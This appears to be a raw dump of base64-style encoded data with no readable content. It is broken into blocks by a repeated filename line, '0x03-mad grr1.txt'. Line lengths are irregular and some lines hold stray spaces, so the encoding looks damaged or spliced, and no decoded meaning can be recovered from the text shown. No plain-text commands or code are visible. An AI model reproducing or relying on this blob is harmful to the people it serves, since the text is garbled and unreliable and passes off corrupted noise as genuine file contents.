yhsWYhdiF7znjBQjC/Cgo10owlkXDbkAEebpwqRYBQIGIR31cPrdio9tcZf+y108
9w5ZZXmfj6qlRvRWnkPDeuFX7x6xIcyiMkgm9JKiUvz6I9V9XYjDjx5vvEugLsHh
67CINhc8xwwQoi8oxZ/n8FIUGsgj60HJGcvHr9Bjzbz74G1Q96aBnufth09chbfJY
0wf90bEKXh+r+PCD/oe8ro7Ckx+2ieedi9uo8861ypBOvipo5mc9N9R26qSn4XU/
JCL3h0FBqj34Geq/ome/fpv9wV4jnyZQPfBhN6HEGzPpy/ETub+mYDukJu2MB+4
0JCbEVVtAYRPH7Iq4q+G4huj+Cnes3HzuNmc/Acy/vgNHGQqXCh+DGDdRBGI3Qfy
Hc3m2haczyA3Yc3ZHEm0o0eYjZw/H8jmqplFLdkcovlofairjvvcStu1kqzSLdxo
+xnR21f3uV4UmBJyEH2yIqr16hxVoshUOTaI9dBYro8f9H5sIyedIL1LF8izq2xb
rON+k7gIgmVN11nAJatInnzAokwtd0Rgu7YLtlqLYuxqHDOx83wtwvldrqcwv9e1X
7l/zFzfdv1YRoOn23QTzxaogI/be1C2uqc4JqVPGW7YLDsF1xxuOpMfxMXXKE1Pf
2ffzX7pq+8k25vw67fvwfyP075701r9z/f9G+tMLMnzT588ozFwwc6Fn0azFs5c8
tfTp17Pqntn+bH12wzdCOeqchYvci30WZC9N/+bEzrnLp6+YsTJlVebqmd/yvJi7
Zs7aVP+UImfxpJK0byd/x1X6jXUTyp4tn1zxTPARvc0qnCwtT6h1rHXGJhY/UTPt
xSdXu1ek+beUmGAmjiXFVsakYoHYy7FXyq/G/m9su+y120bY1lgtwJX2k9i22E8R
Ouziwhoo0734QAqjB1IAhUzyJdZwvmkz+zoOPU3Zov/UFTAN6Cw175Cwbbn7zjHn
XRC6FX6f/HXuoPEjC0j9tfn4pckH9ohih+xoviJtjhqA/84xpiZ4rsrJvtuysw35
Hs1za5N9QSwN9ZGRkBuP6/B9O8D4AoFpTdmHXo/Iv8ofUIbbglTjzy0IONrMrbHi
BQGu6Wgm7f55zVw17jOVcSEP5KYpMQATfmjfe2LQsASxxew/7MncQs5J90pEctMC
FEFZGjWEkmN7CveZs1kvZgkagbpwCD1apQ6jxpRJ0CY75geDsjjfabbGZEjPpEGy
vwn2X2xKey+utt4gRA1ECIEiBSuNSYNGplHshHM1wzDhnYez13Q9DD7UL4uc/0j
3ojBkXuqn48SF4Bw5ShxSMQdNbhW8KHcu7AJ7wgn7mv83aw60fwrCpMfkzeUkFsu
PLAMnTPMEj1JbJWF3MH8DH178AIUynp+OR9wqvJ7grwvi/jgAxLhHmd/CY/w0MN4
cj1iTFADk/j9y3jAMPEZwYAZ1k94dc1wUzjxFx4192coxYD9V6aCawEKD90ySr
21eul+J3R1THoIB33Sjugyy0YME2WGCqNR327MAuy2vIt3L/vKtKx8qI6Zoi6hCa
ez+tds6Bm4LdhIax11Y7s979j6L9z3JScDStnrXe8V3Y1C+JRkk9G0ru16BLoQgY
RP69xeSkG5F7hUpjPwCpbxjqj51xuEXjvTfwUiP6g2GNQV/995KNSGns428q/hbG
24XxdHejm2oy9+aic1Upp/hkgHbrQCH4ge18SG5eGtje5PUq7CGHE8NeEL8Epjq
PXDDSQL4v1qLUwAhEd5qvmEsGcFRJ4u0tu41uDtS1FpR/60moc/bDm11r6RqRnF
DvaYf4hfHeh/loPwXrO5RsykfZQi5QAP/GNTgFeZrvL/HixCLFGynbyS1YXq0srb
t/tw+ozIa8Lhz+9fmatfv1RadPXhFP200iN2RE5f/1LZdP8vu5mcnfwMqktxFKMS

0x03-mad grr1.txt

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

0x03-mad grr1.txt

dGjb+5Z4PBpp9dpt67U8o2TfhmPss+EZmeUIHfBDMY3eqzWBfP757sp9KcpjN5RI
BAFG+I0Z4NKCJYHcw9p4zpuDRSj6G+038f3HjTnmwqr9KMSl1srjrP8YfLUVUMVp
74tIs1YpHdeznOeuez0AC+ac/vkYOm0qnmLeQHztmhc8Kc16U710bb15GY0EwuuA
nCNbnMNanDNbfjwkqQwI1YjDun5i1wfs1T40/pyUHLh9o95FsUK6BafLdUvqpFb1
vbq02HRInUe4qAg+3GL4gl0v9iU1tzzQ7Ax1fdwc7LhdFl914Dfu1qn+0n1FqOb7
5wbtand1r/cltT1Bg/N6szPtYk8AoIzUKp81Wjn+dcjBWF4IxePW0h/rxVv40yZ8
cuFhs/07ZngfjIjCly8agbSevPoi5S4qe5pz0ZM4hteYr1Myxpnqsp1gOZRpgi+
s6yFgXD8w49pGORi96METvkIHRw2TGmsyp0odg/jh5r8+RRiAQcCEVRiIXjkq1zi
cfkbsCUU2yj0wdszsYb3m1gJ05yglE1VeTwmKP4Z5eOq3KdgCDDUHOPGA6SwbM46
RWny8xRrwxKiVf2V2wcYcd6Lh+IA5T/1nBjbr1KIKBceStrewihPg1xkYD9sFyTe
Q2rpFsadZkLCI3ClHiTNIpUFh6Toud7py6UtTNxZxp+RXvgReAvpJmQwcdh50isN
iMU11DoClj5euyBTqoycTMkuVdeCP87BjTQ3vX7SEVY0162YduF8x+vXxAQQMD9E
yglIV2xXs5whh5rjn90pnanHwum8CrJTGWoj8q9uzfYnAR6p1NRKZ+PgxBjr1in+
hCZmpoPX8fmsYiGS8j0z327D1rFIDADEhet30Qy+lsGfgygcgvJ8MHPmaXPZJQH
oFTMaE/fbdnTpwu/LMiwa+hkjyqhp3D3a+ipXJoc07js8CNVTDiXVfGNFUwrxbx
UUov05I1FCmHonigiYnrRm7LumveZZmz8ZMTiEkj8HMnoi4jnmqWgeHP42szDmfU
eeFi8juP88mkyiQXe/C3kbr12rph1v7pX5FRnp5WziE+zDRJSIDEYPS8ME6JQ6ZU
YYwsj4TIHPFFbYsqzRfF1Z7LSn01bhKcl+4qpw10F781VnpqVozLFOILEiC5T6
Oqf+hgiCwyfvUv7QEU6TAgapX6ZtckXivFzn+vtzAuRRzMwbMt8P+uDrFcyMbwS
pm0611ArDVM5eeUsSo6LiQOYKPGZPHGue24twrTVMf59WUXVBAAvpswKaGGAb3f
SUNXS1cxEO2vmert/4c22vNVxiBkhPMIPxUPuLsfiYeZia+9hCEu+nkuUDckpcdc
VLIXbYs1bdInBgA2Oys9TW1G1tnZ1o5sqz/3mqyvdrblStZGWAH42qPk4GD1wbRS
IObkYgwehWds+y6KEGjXZJoAZbF6XnfobjgSg8WxAMLLgrNN1ECLSynI89MgLnjD
A/1XhWfi7dxAU0SuH/4Iqsm3v18DhCa7hoZ+mu+R7KJEWwhJeaKZ0u0j/Sy9Vwq
xyGyuzSLg8B8ES840qwrNutjLiZ5bUVcky84Z11CJ5iBGysNm/RympiIs7f152Mu
Os5rN+m1u5AiZmSWJXP1fgjfhwNJ0d2dpBR0L8jBwes5s3zHoYicZK8Ud+/09i5G
o6i1cga+pgOwwidzZVMprX81p77Xsr2Almp6/jlSyXzWzZqsyXkk94GTr2yt54f5
iKKJ4ENww8yRwLx+Un1wb1ejc2sjrPAe6x+f+kXs7e6ogMk+vwUYP8s1s5c2qktGc
t0MmPdtNHYOVp4g0eqYvut3+NjflHEjg07Aa+oCeUGYRp1FCyMqwa30lhSgNRKp
vG4/Y5roE6nS0e5qAdksyKPP14/mjLbn6bML92mS6fm4J9ocd4rxihwiqyLCw644
1w3twq8Qwi+PAEEOBoIAOYQVh6zeCF/+2huvT2OHs3ZJ4SN5kzDBa1Yt1N9wjRU
YMLbrFuizrenFLQuSpEIVANGjn54/7QSFQp5wpH6npr2CQOU7ViF8kHYGKA2BUi
6C0GIwerUie5Kghh4opt4n2Gj7VPgJHE+5Sgs48FQ6eOFO+TvFa8HyIMmK1IWAq4
m3Rqc1zTXJ4BPK9xbjuUkcgePx/scBgdSfdet40jNcUR6VKJ411eyZW8Rxo+9+
VnwQbcJxt0Ip9EmVUqfvi5ho601oFC0Kh1Pu7zvlEvAHLN+pJHSAzpy2x+nwHREA
Y3XmkkouvIa/m/jepU9zVsMkLEmD5yXFC47P2mg0/ECTnBa1dgn6JTjnoJ2JHKV
2TqLbj3ecVL2Ou8tk7irfZDUwf40F0+hRRzDwottvDKK1SqQ1ghMfWn7KxVVoou
S5UzNxsriYvnxsn5Y6VKTQWUo9eu5+qWdf/ihfMP9o3p3MVz+6J3YUCq7/yidJp0
qo2Ua7TYbcvuVrxji+d5HTTQODq/KJkcyTw+Q71PFY/2DiMQU3dL1ftfdXWCI9P4
jdm1v0o4u7wkQpbd6vd1scG4Ec/BYmFR9gmD7fGFN1j9yrBpuj2b4gkEe2saw5OR
Dwv1WjQHmtwo1uYZM7w/Ydbd+3tmKbyLtvfAPX6nJcJq6VTmTkQ90JqvtR+H43KP
Nm5kL1Y12ckrs1jyp+sprcys8bu0kuYfpg19CzmeGR92vymUA9helmur5Rih3ES
BS62M08J7LVM4Lus0Em5D09K1HYMSqu/sjQKE15hDo+upd9i2Oha+11GBXgbcXe
XzOe0Xi8xfR3JUnyp3ZhGi7XMP80rawt3vcwJh167fP0Pzh5mqOWxq+x+9Xsz51z
objtB8xUwM1iHfM1dBrzFsAzmxfgxawT4P2w3t0HVqKPDsrt39V/kf1LL9VhZ6tH
/7efL7ozL2ORML58Est14BR4qqBT5qDcx9RUKbaGncr3jXPz/1IyaUmBFDEJ5eTF
mmuogu4aNo+Cs0tDSLtZHS6dMst9HG3fapru4qn2obn00Pp1btGddRbkmou0AB+j
DdQdf+6QUgmK94QXsd6vh41w+54aJZ3SDM4dJTWtrohZC8yEsFFcXrBq8PJ0qPgp
ngZctetwUJDRSVj7ENNZ5pjyi36aVYekW6C7pRYK6MDAXE91CUPUW15UH9igW
1IotINX3zRe7Yy2jclmp51uq6fzu200LWY3bAh1xyzFn3w2YeeyqsMvs1igUu93A
ARZCQecgrgAZda/KX+UOLOQij0EGtMsQjnmkFtHcnsXsYwFT76JcpcsybQh3KAZ
Xit8A42h0wpzyGS6RINIfu2vBIIKe+e83cmwoLH2oZawE+wqupKNCC9BIw/+1bAP
NYRLAV1sr/Rq+jI7SoqNqtX0XHbvkwnbrCcsG83TGskdHxGx1XQ0IEuBM8Yawl10
FqPh6RooUL2va0AU6ohdxwH0jBljER8FOUXZiBbz5474Mk32m5/LQxUL4FJCJfc
5TfZPZv7um28cTUXe1uQ3gphcSvbrL1JsgZZM26KkuWiB/fZJNeeOdy2Sts+Sus
8g0qi2Dlp7LK16gej0o6oz0ZmRiiva1ou9mrHALWY162uejgoSp7MmTAuUxpLK+
Jk5nVveQ2wve4F5qDAU5APZOedNQLS1kbQHFVaDCPHYKJ7xLm9BTj3ozVGL9qFe
Qe1ksYR1EFZtOAEyHwKfgi4mDIck3z9sy0Cu2hDKFWncfZw7LwDMnaT1JpP8bc8Q
9br8iP6v/6HQEH51z0g3kdfWj+bM1U5htuRycwGvs71aqwPmjPqt/8EmCvqjzXnc
M3OGJ/o/wfGA9Jggp70EPG6zpyc/knl0v7ofsqQmuoxBe+Mq+cCkjbzfp0bbAY/n
9teSW1u3boYVktOhfuOAb759C6kbYnqHqIvyQmGEOPHfNlIPrdAc6crTyg5i+o
3wzDps9MA0cxDjuKbHyaAGw+Strjcrtr8Vm/Iij7uJwHgj7R4x5WTFfiwfu41afQ
BbcwV5E9bewTW+0Ter7Q2+Oto3boP8dywsvrtFarhx9UQekEKrp5kyHcXMMWICSPL
8H7S6YJ8EukEjbmKBgbr5wFAdnHJRQCj7Qtrfptbfos+9joNv0DS8J0vSV2115z
1BKwR7+9GJzz93pjHdcmPasmw88ixypwBnwJh3qxvOy+qYCEC7FQd9PFEO9HON0V
kwbgyGLM1h/1u1i3hp9Ug+c8UCyJew7vctFTwdhrgPo3/U2ycMkaCu1mdBH3UU
vLI+f/q729znzG1IauKa+ScXLtBVkwqsqUC846wJPyotwBzwd1G/jPniHPavWTu
TXDAf0nm1ktN0g3HZUDTwnfw/Mw+JR4AvVU7pqBENT44+p6fInztr5suv66R8ki

0x03-mad grr1.txt

BY1oF XUDEVNnbFMqsf7tVfMyn2SazBvFhIN6xC8wRUISO1rITFVHiAk1gDGkKIVk
a1rg/UyjecY0YbHWNCAxkLNUo3LaU1BHUiqtNHN EugBwgXqEUpTbxD/T1AbCVU0K
rJcHDFqXBESm3W2uaol3Fy/1429E+2B9xxqps5OwT69JKNa7qgMFKjLhe32BzyKx
TFM+ksjwfNn9vqb8y271BS2wpjnha71uEXBj7Gnt9rEX700ij+h9mtIMwnfRLfpn
hwh2ce0g8V9xzfpAMCEBJ/XEDPGSyPxnN0f27syElkyjbbffu3dZL/jfzdy8Q6wjZ
6JFuS0ekZq1weZfIncdABL0nYJ9evaw8SaQpyShL0wCSNZ9A5mbUXSHeC8r9wZ1B
5HWJ17pLEpI4zxJuqvIMU12i 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

0x03-mad grr1.txt

8/gMdvorN7GwLxeh/w3NjLTrmBI34m/ZEWvs9vyxB4k2DdDeeUDzt3GN2XshZFZ8
0duAgl9ZsF2e1nLzYYi31duL3xsvBX51ioxafOW9og++1WwJAniZWX85507oHwze
0anFmyvbm/+rCEvus+1Pu8bmrD0LkR2yvnd13wt1Td8x0Krucf2Qpy5wwcESAd/S
RQsTssk9q7FE/3TD+K+Gc0oz3Gpjqfmv5+8ssGG59ZxyGp9yupay20DUHuM4AxfI
hXJdaTQ4ipkz0s1XydnS1QdSk1RbvSxkyhTppw6ptUFukM0dGocc7fmqmV2dEqCy
q9Pwyyq1qmm1vCqFVCN+7W+A3t5MsZcDMBCdzzRUN1Rbz5g7wh0dwGOYDozhTXUq
5J83NyvQauDASDwaBoy1ajdnUaP+TxRJO2WKGiSNhXeAVCN1YcpgKzU3LctCvBau
FwUimi45nvweAGUCoJnICDP1Tn3oHT1NMRgs8NGW0o23/CzJHyC1CnQ32grBw7n
VtduNyDrmqbv9/Qw0AGDD3TqX5wpKNdkif0EuSoonsJ9XTIDYwon6aog+UHQ6hXd
I/b9uv967Lsa4ywpkcyX8xg5g1lqG8G1hNi+2Dr7YafyZMxrsj7cQkB6G4+8Yus
BBDzIZLMnjM3Z8FwgZfmZGhwCw3WUeAWj1SKFxPZK1zrj/7l0Reugzj0mPP1u1Kr
